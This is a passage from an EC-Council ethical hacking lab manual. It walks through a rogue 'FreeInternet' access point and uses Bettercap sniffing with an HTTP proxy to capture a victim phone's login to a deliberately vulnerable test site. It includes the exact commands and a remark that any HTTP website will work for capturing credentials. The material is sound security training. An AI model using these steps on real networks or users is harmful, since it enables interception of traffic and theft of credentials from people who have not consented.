


16. Now, switch to your mobile device and turn it on.
17. Turn on Wi-Fi and navigate to **Wi-Fi Settings**.
18. On the **Wi-Fi** screen, you should see an access point with the SSID **FreeInternet** under **MY NETWORKS** section.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


19. Click the **FreeInternet** access point. Your device obtains an IP address and establishes a connection with the access point, as shown in the screenshot.

20. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, you will observe that a connection has been established with the victim's device and an accounting session has started, as shown in the screenshot.



21. Minimize the **Terminal** window.

22. Click the **MATE Terminal** icon at the top of the **Desktop** window to open another Terminal window.



23. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible

25. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


26. In the **Parrot Terminal** window, type **gem install bettercap** and press **Enter** to install Bettercap.



27. Now, we will capture the traffic from the victim's device using Bettercap. To do so, type **sudo bettercap -X -I wlx687f7467dbf6 -S NONE --proxy --no-discovery** and press **Enter**.


    Note:

    - **-X**: specifies sniffing,
    - **-I**: specifies interface (here, **wlx687f7467dbf6**),
    - **-S**: specifies ARP spoofing (here, it is set to **NONE**),
    - **--proxy**: enables HTTP proxy and capture all the HTTP requests,
    - **--no-discovery**: specifies disabling client discovery.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. You can observe the captured traffic from the victim's device, as shown in the screenshot.



29. Now, switch to the mobile device (victim's device) and open any web browser app.
30. In the browser, type **http://testphp.vulnweb.com/login.php** in the address bar and press **Enter**.
31. The **Acunetix Web Vulnerability Scanner** webpage appears, enter random **Username** and **Password** values (here, we have used **Admin/test@123**) and click the **login** button.


    Note: You will not be able to log in, as this is a vulnerable website which is used only for testing purposes.

    Note: You may use any HTTP website of your choice to capture user credentials. However, if you decide to use an HTTPS website, you must enable Bettercap to capture HTTPS traffic.


32. Switch back to the **Parrot Security** virtual machine and switch to the **Terminal** window running Bettercap.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. You can observe that the website browsed by the victim (**http://testphp.vulnweb.com/login.php**), along with the login credentials has been captured by the Bettercap, as shown in the screenshot.



